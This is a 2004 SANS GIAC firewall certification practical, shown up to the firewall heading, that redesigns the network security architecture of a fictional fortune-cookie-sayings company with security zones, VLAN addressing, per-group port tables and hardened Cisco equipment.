



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

**GCFW Practical Assignment
Version 3.0**

“GIACe – A Fortune Cookie Sayings e-Business”

**Prepared By: H.E. McInnis, Jr.
Submitted: 9 May 2004**

© SANS Institute 2004, Author retains full rights.

Abstract

This paper will cover four assignments that will be discussed in detail in each section concerning aspects of network security. I tried to keep the writing of this paper as realistic as possible. It is easy to write a policy and state that you are only going to allow certain services. However, in the actual deployment of security components, security usually has to compromise with the organizations mission. Therefore, there will be times in this paper when you could say a service could be eliminated but the company's mission or the realism of deploying the better solution are not feasible at that time.

The first section "**Security Architecture**" will discuss a fictional company, GIAC Enterprises (GIACe) and its push to an e-Business Enterprise that will implement a dramatic infrastructure overhaul. It will cover the organizations original business model and architecture and its push to a new one. Exact details of GIACe's services, interaction of services, equipment, architecture and the day to day business operation of GIACe will be discussed fully.

The second section "**Security Policy and Component Configuration**" will discuss the actual security policies of the edge router, VPN Concentrator and the DMZ/Perimeter Firewalls. GIACe's security policy for these devices will be explained and then implanted into all three of the area components. During the upgrade, real life security problems with the Cisco VPN Client will strike during the deployment and tough decisions will need to be made whether to push to PKI.

The third section "**BlackHat Another Practical Assignment**" will attack another student's paper. The theme was the attacker had limited knowledge about GIAC Enterprises network and needed to gain access and control of one of their inside machines. The section discusses the reconnaissance needed to gain enough information to formulate the type of the attack, in this case against one of the organizations "developmental portals" and brute forcing into it. This covers the reality of human error or callousness towards security could open the door to unwanted visitors and countermeasures on how to solve them.

The fourth and final section "**Attacks from the Parking Lot**" discusses a new threat for Security managers – 802.11 and how to search for it with Wireless Intrusion Detections Systems (WIDS). Comparisons to traditional "wired" IDS are discussed as well as how to deploy both technologies together to build a multi-layered IDS security net.

Assignment 1: Security Architecture

GIAC Enterprises (known from this point on as GIACe – the lower “e” emphasizing the commitment to ‘electronic enterprise’), is an e-business that deals in the online sales of fortune cookie sayings. The company has been around for nearly four years and has grown beyond its initial 5 people to a \$10 million corporation of 50+ employees and several suppliers and partners around the world. In the process of growing, there have been numerous ad-hoc network and application changes/additions that had good intent but didn’t meet business expectations. In addition, the company is planning on another growth spurt and has outgrown their current network infrastructure. Added to pressure of the growing network is the impending deadline to meet Visa’s Cardholder Information Security Program Standards¹. In addition, the GIACe ownership wishes to comply with the MasterCard Site Data Protection Program². They want to lead the pack in the sale of Fortune Cookie Sayings and increase profits, but know that their infrastructure is inadequate.

The owners contacted me and asked if I could come in and have a “quick look” and see if I could offer some suggestions. It has been my experience that there is no “quick look” and was correct when I came on board. From my initial tour into the local company campus, I was alarmed by the amount of wireless devices and the lack of overall security (especially for a company that was so anxious to attain business security associations – very ambitious).

In addition, there appeared to be no real network planning or comprehensive design – simply reactive deployments and in some cases, poor judgment (a Cisco 7204 router hooked into a \$60 Ethernet Hub). When I spoke to Steve, the IT manager, he told me that he was having a lot of network problems which they shouldn’t with the new wireless switches. Even more important to them was that they are having a tough time with his Exchange server running due to “Spam” (electronic junk mail)³. When I asked for a network design, he said it was right “here” (while pointing to his head) and started drawing up a logical diagram of the current network on a whiteboard. Figure 1.1 is Steve’s depiction of the current GIACe network.

¹ “Visa Cardholder Information Security Program”. URL:

http://www.usa.visa.com/business/merchants/cisp_index.html

² “MasterCard Site Data Protection Program”. URL: <http://sdp.mastercardintl.com/>

³ “Definition of spam”. URL: <http://mail-abuse.org/standard.html>.




Figure 1.1 Steve's depiction of the GIACe network

I then began to ask Steve questions about how their day to day business operations worked with specific interest in the areas the owners asked me to concentrate on, such as the:

- Public
- Customers
- Partners
- Suppliers
- Mobile Employees
- Internal Employees

When I asked Steve how customers accessed their server, Steve explained that they used http and could order stuff (fortune cookie sayings) off their secure web server (also located on the same machine) in volume or increments of 20 or more. He explained how the secure web server was connected to the Oracle

server and how the transaction posted information to their master Oracle Server. After a transaction was complete, an email would be sent to the customer giving a web link (ssl connection) where they could download their newly gotten fortune sayings. The general public could also access their web site, and if they decided to purchase sayings, could buy them in any increment.

I then asked how the partners or suppliers accessed the network. Steve said that they both accessed a shared file server. In addition, they also shared the same Oracle server that the web customers accessed. When I asked how they accessed the shared file server, Steve replied, by FTP. The Oracle server was accessed via port 1521 through the GIAC-NET-Client⁴ which was a purchased developed product used for fortune cookie sayings uploads/downloads and allowing sayings to be categorized by indexes.

When I asked how the remote GIACe mobile employees access the GIACe network, Steve explained that they were using a Cisco 3005 VPN concentrator that was terminating behind the firewall. After speaking with Steve for nearly 15 minutes, this is the first I heard of the firewall. I asked him what they are running and he pointed to one of the server racks which contained a Gauntlet 5.5 firewall (at least they had something!). There, the mobile employees could access finance and personnel databases as well as email.

Finally, I got to the internal network employees. They had full access to the internet, and in some cases, on the local warehouse wireless network (that wasn't on the GIACe network). Steve explained that sometimes the signal was stronger there and members of the personnel went out of their network by accident. The internal network employees also had access to the Exchange server for the full Microsoft Outlook experience. GIAC-NET-Client was used to access the Oracle databases. In addition, they had four laser printers the offices printed to.

I thanked Steve for his time and took a final tour of the campus. It became clear by picking some trash out a trash can with customer information on it that I had my work cut out for me. I returned to the owners and explained that there were many changes that needed to be made if they wished to become compliant with Visa and MasterCard guidelines. The most obvious changes were to create security zones, eliminate un-trusted, external network source access to the internal network, upgrade the firewalls along with their security policies and purchase network components necessary to secure the GIACe infrastructure.

I recommended that GIACe create a security policy for all aspects of business in order to secure their data⁵ and to protect their hard earned reputation. I explained

⁴ Fictitious client software created for this project to emulate possible homegrown software packages in real companies

⁵ Maiwald, Eric. Network Security, A Beginner's Guide. Emeryville, CA: McGraw-Hill/Osbourne, 2003. 116-117

that I could help create a basic policy, redesign their network and train their existing personnel. However, I would need full control of the project, access to funds (they said they had already budgeted \$500,000 for such changes), permission to create a network security engineer position and staff it immediately. Most importantly, I needed their support with the implementation and enforcement of the new policies. It was agreed and GIACe ownership asked me to begin immediately.

Time for some changes

Upon finishing the initial security assessment, it became clear that we had to make some serious architecture changes and redefine the requirements for what was to be utilized in the GIACe network. After speaking with Steve and members of the organization, we were able to come up with guidelines that we could work with and rebuild the organizations network security infrastructure. Goals were:

- reutilize components when possible
- compartmentalize the network
- install new components with minimal down time
- identify the exact resources required for all business aspects and eliminate potential security risks (i.e. peer-to-peer)
- upgrade network devices and servers for expanded growth
- utilize SSH and SCP
- security harden devices by turning off unneeded services, loading operating system/application patches and remove unauthorized software
- train all GIACe members in safe security and business processes

The first process of redesign process was to compartmentalize the GIACe network into five distinct zones, which would become the:

- ISP
- External
- VPN
- DMZ
- Internal

Each of the GIACe zone's networks will use RFC 1918⁶ compliant addresses, with the exception of the external connection to the ISP (where fictional IP address space will be created). The use of separate networks (within each zone) by creating VLAN's on Ethernet switches allows GIACe to compartmentalize their networks. This will help eliminate the current network congestion problem, create individual networks for policies on firewalls, routers and other security devices.

⁶ RFC 1918 "Private IP addresses". URL: www.faqs.org/rfcs/rfc918.html

Each of these zones will be built with a defense in depth paradigm and will have specific purpose in increasing GIACe's profit margin while not sacrificing security of its customers, partners, suppliers or employees. The following diagram (figure 1.2) displays GIACe's new network architecture:




Figure 1.2 GIACe's new network security architecture

ISP Network

GIACe has one dedicated T1 (1.544 Mb) internet connection which is a major concern. It is a single point of failure and the network engineers have told me they are reaching saturation. There is a plan to add an additional T1 connection in the near future to another ISP. However, this will be a major undertaking where they will need to ensure GIACe networks are properly propagated (which will be difficult since we are only using very small chunks of real IP addresses) and to ensure that they will be properly load balanced in both directions (which is difficult). I recommended that before they did this, they bring in another consultant to plan the bandwidth upgrade. However, the new security architecture is scalable and can allow for additional network growth. The network range that GIACe is currently using is as follows:

207.X.X.0/27	ISP #1
--------------	--------

External Network

This is where the world first ingresses into the GIACe network. The 7204 router will utilize Network Address Translation (NAT)⁷ for the ISP IP addresses as they enter into the External network. Additionally, Inbound and outbound access-lists will be applied to both T1 connections from the ISP and the Gigabit interface leading to the External network. Traffic flow into GIACe is as follows:

- Packets destined for the VPN Concentrator will be routed to VLAN 200
- Packets destined for the DMZ will be routed to VLAN 201
- Packets destined for the Internal network will be routed to VLAN 202

The network ranges for the External network are as follows:

172.16.0.16/30	VLAN 200	External VPN
172.16.0.0/29	VLAN 201	External DMZ Firewall
172.16.0.8/29	VLAN 202	External Perimeter Firewall

VPN Network

Partners, Suppliers, and Remote mobile workers will utilize the VPN concentrator as to ingress the GIACe network to utilize specific GIACe Client software and access their respective servers. All users will utilize Cisco VPN client software which will create a full tunnel to the Cisco 3005 VPN Concentrator⁸. Upon key exchange, group and second stage authentications, the authenticated user will be placed into VLAN 300. Depending upon the group that each user is placed,

⁷ "NAT". URL: http://www.cisco.com/en/US/tech/tk648/tk361/tk438/tech_protocol_home.html

⁸ Cisco VPN 3005. URL: <http://www.cisco.com/en/US/products/hw/vpndevc/ps2284/ps2290/>.

they will be forwarded to the VPN Burb of the DMZ G2 Sidewinder Firewall. Here, each group's subnet will be screened and directed to its next destination within the DMZ.

The network range for the VPN network is as follows:

172.16.5.0/24	VLAN 300	Internal VPN
---------------	----------	--------------

DMZ Network

The DMZ network is broken up into 6 networks as follows:

172.16.1.0/24	VLAN 171	Public DMZ
172.16.2.0/24	VLAN 172	Partners Network
172.16.3.0/24	VLAN 173	Suppliers Network
172.16.4.0/24	VLAN 174	IT Remote Network DMZ
172.16.10.0/24	VLAN 180	DMZ Burb, DMZ Firewall
172.16.11.0/24	VLAN 181	DMZ Burb, Perimeter Firewall

The Public DMZ is where most of the external resources are located. The Transaction and Oracle server are both located here due to the amount of traffic that they generate and their need of access by external sources.

Whenever a web request is generated from the Internet, it will be directed to the Web server. Here, general information about the site will be posted along with a link to a secure web server. The secure web server will be placed on another machine to ensure that if a HTTP vulnerability is exploited against GIACe and compromises the machine, operations may continue as normal on the HTTPS machine. Here, customers can enter their account ID's (or create them) which will be authenticated by the LDAP services running on the Transaction Server. They may search for fortune cookie sayings by category or do lookups for key words. Upon the purchase, the request is forwarded to the transaction server for processing.

The Oracle Account/Finance server then will receive records from the transaction server, where it will push its new data (customer information, transaction number) to the respective Oracle servers located on the inside network via the DMZ Burb on the Perimeter firewall.

The Partners and Suppliers that GIACe works with have proprietary and vendor specific data that they wish to share. It needs to be protected; however, it will not be located on the internal network. Here, after the Partners or Suppliers VPN in, the will be forwarded to their respective networks. Here they can load/upload data to their respective servers. In addition, they can access the Public DMZ if they wish to make additions or subtractions to their accounts.

The IT network is setup for two reasons. The first is to allow system administrators and network security workers to remotely manage their systems outside of work. They (the admins) can VPN to the concentrator, where they will be forwarded to the IT Net. From here, the restrictive pool will be able to SSH or remote manage their systems from their respective system management tools. Secondly, this allows the system logger (syslog) server a place to receive messages from both the External and DMZ devices.

The final two DMZ VLAN's are the segments directly connected to the firewalls.

Internal Network

The Internal Network is broken down into 5 VLAN segments as follows:

192.168.2.0/27	VLAN 2	Sales Network
192.168.3.0/27	VLAN 3	Finance Network
192.168.4.0/27	VLAN 4	IT Network
192.168.5.0/27	VLAN 5	Server Network
192.168.6.0/24	VLAN 6	Egress Network to Perimeter Firewall

Each internal segment extends to each respective section within GIACe. This allows additional security and network management by keeping bandwidth hogs within their own segments versus saturating the entire network.

Redefine Network Access

Now that we have redesigned the network, we need to redefine how each of the following access and utilize the GIACe network infrastructure:

- Public
- Customers
- Partners
- Suppliers
- Mobile Employees
- Internal Employees

Public

Public customers are considered perspective clients that haven't registered with GIACe and received login credentials for a secure transaction. The general public can access GIACe network via its public web server (HTTP:TCP 80) or the secure web portal services (HTTPS:TCP 443) located in the Public DMZ. The HTTP server provides general information about the company and gives brief examples of its services. When the customer wishes to make an inquiry or make a purchase request, they will be directed to the HTTPS server where they will be required to register. The DMZ DNS server (Split DNS service running on the firewall) will answer DNS queries for their zone. Mail and mail requests

(SMTP:TCP 25) directed for GIACe will be answered by the perimeter firewalls split Sendmail server. All logins and login failures will be logged to the DMZ Syslog server.

Service	PORT	From	To
HTTP	TCP 80	External Network	HTTP Server 172.16.1.5
HTTPS	TCP 443	External Network	HTTPS Server 172.16.1.7
DNS	UDP 53	External Network	DNS Server 172.16.10.2
SMTP	TCP 25	External Network	Perimeter FW 172.16.0.10

Customers

GIACe customers are clients who have registered with GIACe and have valid accounts. They may range from clients who may wish to purchase small amount of fortunes occasionally to large restaurant chains that do bulk fortune transfers on a daily basis. GIACe customers connect directly to the secure web portal (HTTPS:TCP 443) located in the DMZ and authenticate with a user-id, password and group secret. DNS and SMTP will be treated the same way as Public customers. All logins and login failures will be logged to the DMZ Syslog server.

Service	PORT	From	To
HTTPS	TCP 443	External Network	HTTPS Server 172.16.1.7
DNS	UDP 53	External Network	DNS Server 172.16.10.2
SMTP	TCP 25	External Network	Perimeter FW 172.16.0.10

Partners

Partners will connect to the GIACe network using the Cisco VPN Client 3.6.1 via the VPN concentrator. They will require access to GIACe partner shared file server using SSH and SCP (TCP 22) as well as access to the GIAC-NET-Client which is running on port 1521. They will also use HTTPS (TCP 443) to connect to the DMZ HTTPS server to make changes, upload to, download from or view the Fortune Cookie Sayings database. If any partner VPN clients are behind a NAT device, we will enable NAT-T (UDP 10000). Additionally, they will need access to the DMZ DNS server for any queries within the zone. Since this is a full tunnel VPN connection, they will not be able to egress the DMZ and access resources on the Internet.

Service	PORT
HTTPS	TCP 443
GIAC-NET-Client	TCP 1521
DNS	UDP 53
SSH/SCP to File SVR	TCP 22
ESP	ESP 50
ISAKMP	UDP 500
NAT-T	UDP 10000

Suppliers

Suppliers are critical to the company for they deliver the actual fortune cookies sayings that the company requires to stay in business. Therefore, the old process of simply using FTP to download cookie sayings will be changed to using SSH/SCP. Suppliers will connect to the GIACe network using the Cisco VPN Client 3.6.1 via the VPN concentrator. They will require access to their Transaction Server using their GIACe Transaction Server GUI⁹ (TCP 1633) as well as access to the GIAC-NET-Client which is running on port 1521. If any of the supplier VPN clients are behind a NAT device, we will enable NAT-T (UDP 10000). Since this is a full tunnel VPN connection, they will not be able to egress the DMZ and access resources on the Internet.

Service	PORT
SSH/SCP to File SVR	TCP 22
Transaction SVR GIACe	TCP 1633
GIAC-NET-Client	TCP 1521
ESP	ESP 50
ISAKMP	UDP 500
NAT-T	UDP 10000

Mobile Employees

Mobile Employees could connect from just about anywhere (home, local hotel room/client LAN connections, or via dial-up connections arranged through GIACe's ISP). They can access the HTTPS and OWA Servers from these locations to perform quick checks for clients or accessing their personal folders. However, we have recommended that they connect to the GIACe network using the Cisco VPN Client 3.6.1 via the VPN concentrator.

Mobile Employees will also require access to the partner shared file server using SSH and SCP (TCP 22) as well as access to the GIAC-NET-Client which is running on port 1521(as well as system administrators). They will require access to the Suppliers Transaction Server using their GIACe Transaction Server GUI. Additionally, use of HTTPS (TCP 443) to connect to the DMZ HTTPS server to make changes, upload to, download from or view the Fortuned Cookie Sayings database are required. If any mobile employee's VPN clients are behind a NAT device, NAT-T (UDP 10000) will be enabled. Mobile Employees will need access to the DMZ DNS server for any queries within the zone. Since this is a full VPN connection, they will not be able to egress the DMZ and access resources on the Internet. In addition, Cobra GUI (TCP 9003) will be needed by the Firewall administrators in the event they will require admin access from home.

⁹ GIACe Transaction Server. Fictional Server that tracks transactions, accept credit cards, e-commerce tool

The Mobile sales forces are issued Dell Latitude D800 with Windows XP, SP3. Systems have been hardened and have Symantec's Personal Firewall/IDS/Anti-virus software loaded on them. Machines are required for the sales person to log in and have company information encrypted using PGP¹⁰ 128 bit encryption software. No unauthorized software will be allowed on the machines. Additionally, the machines will be patched for vulnerabilities following recommendations from SANS Top 20 and all vendors' products GAIce use.

Service	PORT
HTTPS/OWA	TCP 443
GIAC-NET-Client	TCP 1521
DNS	UDP 53
SSH/SCP to File SVR	TCP 22
Transaction SVR GAIce	TCP 1633
ESP	ESP 50
ISAKMP	UDP 500
NAT-T	UDP 10000
Cobra GUI Mgmt	TCP 9003

Internal Employees

GAIce internal employees will need outbound access to HTTP (TCP 80), HTTPS (TCP 443). In addition, certain Internal servers will need to connect to the DMZ to download transaction information (TCP 1633) and load/download fortune cookie sayings via the GIAC-NET-Client (1521), along with administration (SSH/SCP TCP 22). Most internal processes (such as DNS queries and mail exchange) are done internally and do not need to egress past the internal interface of the perimeter firewall. Telnet (TCP 23) will be needed to access the egress router via the internal Gigabit interface

The majority of the internal employee machines are standard Pentium 4 PC's running Windows XP, SP3. The machines will be hardened and all known security software patches will be applied. No unauthorized software will be allowed on the machines. Additionally, the machines will be patched for vulnerabilities following recommendations from SANS Top 20 and all vendors' products GAIce use. Weekly vulnerability scans will be performed to ensure that no new vulnerabilities appear on the machines. Norton Antivirus will be run on all employee machines with scheduled scans run once a week and whenever an employee imports or receives a file. There will be no local logins on the employee's computer, they will be required to log into the GAIce domain. The only exception will be a system administrator login on each machine for the IT support staff. GAIce will enforce strong user passwords and require the user to change them every 90 days.

¹⁰ "PGP". URL: www.pgp.com.

Service	PORT	From	To
HTTP	TCP 80	Internal	DMZ/EXTERNAL
HTTPS	TCP 443	Internal	DMZ/EXTERNAL
SMTP	TCP 25	Internal Exchange Server	EXTERNAL
GIAC-NET-Client	TCP 1521	Internal	DMZ
SSH/SCP	TCP 22	Internal	DMZ/EXTERNAL E-Switch
Transaction SVRS	TCP 1633	Internal	DMZ
Telnet	TCP 23	Internal IT-NET	External Router/Switch
Cobra GUI	TCP 9003	Internal IT-NET	DMZ Burb, DMZ FW

GIACe Security Architectural Components/ Features

Wireless Devices

Due to the nature of customer's privacy and lack of a security plan for wireless devices at this time, there will be no wireless components allowed within the GIACe network infrastructure. Since wireless is considered a layer 1- 2 device¹¹, it will bypass all firewalls and application defenses that will be employed in GIACe. This can not be allowed and we will aggressively search and eliminate wireless devices in the GIACe network. This will be an issue that we will continue to research and plan for future integration into the security infrastructure. Therefore, for this deployment, GIACe will be off-limits for wireless devices. We will discuss policy enforcement issue further in the Scanners Section.

PDA's

GIACe employees have various PDA devices that are currently implemented for day to day use. Some utilize the Palm OS while others utilize Windows CE -- all have different components such as integrated wireless components and cameras. This is a problem from a security standpoint due to the nature of the devices and their use. Currently, the devices have no encryption for data and mobile sales teams use their wireless connections to check mail or access information from non-GIACe networks. If these devices are lost, stolen or compromised, it could create a huge security problem for GIACe. Therefore, until a long term plan can be implemented, a stop-gap plan will be implemented as follows:

- Disable WiFi capabilities until a unified organization policy and assessment can be conducted
- All PDA devices will implement PGP Mobile encryption on all devices
- No storage of customer financial information on the device
- No storage of passwords for the domain or security devices on the device

¹¹ AirDefense. URL: <http://www.airdefense.net/products/features/control.html>

Cisco 7204 Router

The edge router is a Cisco 7204VXR router with two-port Serial Card, two-port Fast Ethernet interface card, NPE-400 Processor, 48Mb I/O memory, 128Mb memory running 12.1(7) IOS. Though it is a bit overkill for our network needs, we will keep the router and make some changes. We will replace the C7200-I/O controller with a 1 port Gigabit Ethernet and 1-port Ethernet I/O controller¹² and upgrade the IOS image to 12.2(10g). This will allow us to run Gigabit backbone from the edge device throughout the entire GIACe network. This will also allow for upgrade of future devices and stay with the industry norm which is moving towards Gigabit backbones.

All ingress/egress points will have inbound access-lists applied to them. The portions of access-lists with deny statements will also have "log" options. All syslog messages will point to the DMZ syslog server. There will be a rule on the DMZ Firewall that will allow UDP 514 from the edge routers GBIC interface to the DMZ syslog server. Additional security features are to follow suggested router hardening techniques and limiting access to the router only by the console or a telnet connection (TCP 23) from the IT-NET (a non-NAT'ed rule will be created on the Perimeter Firewall to allow outbound access to the router from VLAN 4). A copy of each router configuration, to include access-lists will be kept on the IT-NET Back-up server.

Note: SSH would be the primary choice for all administrative connections. However, the router's IOS only supports SSH V1. Since this has numerous known vulnerabilities, we will choose telnet and monitor all remote connections to the router closely.

Cisco Catalyst 3550/3750 Multilayer Switches

The Cisco Catalyst 3550 and 3750 Multilayer Switches will replace all the WAP's and hubs that were scattered throughout the GIACe network. In the process of the deployment of these devices, there will be a wiring diagram created to show static port settings and physical locations (along with cable labeling). All switches will come loaded with special crypto packages to allow the utilization of SSH V2, Kerberos and SNMPv3.

For the external network, we will utilize the 3550 12T switch, which has 10 10/100/1000 ports and 2 GBIC Ethernet ports with full dynamic IP routing. The switch has 64MB DRAM and 16 MB Flash memory and will utilize the 12.1(19)EA1c IOS.

For the DMZ and Internal networks, we will utilize the 3750G-24T-E switches, which have 24 10/100/1000 ports with full dynamic IP routing. The switch has

¹² Cisco 7200 Series I/O Controllers. URL:
http://cisco.cisco.com/en/US/products/ps341/products_data_sheet09186a0080088724.html

128 MB DRAM and 16 MB Flash memory and will utilize the 12.1(19)EA1c IOS. A key advantage of using these switches besides the multitudes of capabilities is the ability to add additional stackable 3750 switches with limited effort. This will help with the future growth of the network. Additionally, with the 12.1(19) EA1c IOS, we will be able to utilize expanded security features such as unicast MAC filtering, unknown unicast/multicast port blocking and SSHv2¹³.

Additional security features are to follow suggested Ethernet switch hardening techniques and limiting access to the switch management interface via SSH v2 connections or console (no telnet). A copy of each switch configuration will be kept on the IT-NET Back-up server.

Cisco 3005 VPN Concentrator

GIACe has been using their VPN concentrator as part of their original network infrastructure. We will continue to use the device; however, there will be a change on the location of the device and where users connect and ingress into the network. The concentrator has two 10/100 auto sensing Ethernet interfaces, 32 MB of RAM and vpn3005-4.0.1.Rel-k9.bin OS. The device is managed via HTTPS (TCP 443).

The new location of the concentrator will be on VLAN 200 (for External connections) and VLAN 300 (Internal). All connections will be filtered by the edge router's access-lists. The Partner/Supplier/Mobile GIACe employee will connect using the Cisco VPN Client 3.6.1 where they will need to authenticate in two stages. The first is the group authentication, where they will enter the group (Supplier/Partner/GIACe Mobile Employee/ Sys-admin) and the group password. After the key authentication for the group is complete, they will be required to authenticate with a domain user id and password that will be validated by the RADIUS server that is located on the DMZ, VLAN 174. Each group will be assigned a pool and be static routed to their respective segments within the DMZ. Depending on what segment the users are grouped will determine what services will be allowed into the DMZ network via the DMZ Firewall. The following are the static group assignments:

Range	Members	Static Routed To
172.16.5.3-6	System Administrators	VLAN 174
172.16.5.9-14	Remote GIACe Employees	VLAN 171
172.16.5.17-30	Partners	VLAN 172
172.16.5.33-46	Suppliers	VLAN 173

Additional features utilized on the firewall will be group filtering on the VPN Concentrator. This will help reduce the amount of traffic that needs to be encrypted and add as another security feature. Another important change will be

¹³ Cisco Catalyst OS. URL:
http://www.cisco.com/en/US/products/hw/switches/ps646/prod_bulletin09186a00801ce930.html

abolishment of the use of split tunnels, the only authorized connection will be full tunnels. All syslog messages will be forwarded to the DMZ syslog via UDP 514.

RADIUS Server

This will be an addition to the GIACe architecture. Previously, all VPN accounts were authenticated on the concentrator. Now, they will need to be validated on a RADIUS Server. This additional step will allow for an additional layer of security and accountability. The RADIUS server will be built using Windows 2000 Server, SP4 on an older PIII 800, with 512 MB RAM, 10Gb Hard Drive and a100 Mb NIC. The machine will be hardened and will be running Cisco Secure ACS v3.2. The administrator will administer the accounts on this machine via HTTPS (TCP 443).

Secure Computing G2 Firewall, version 6.1.0.01

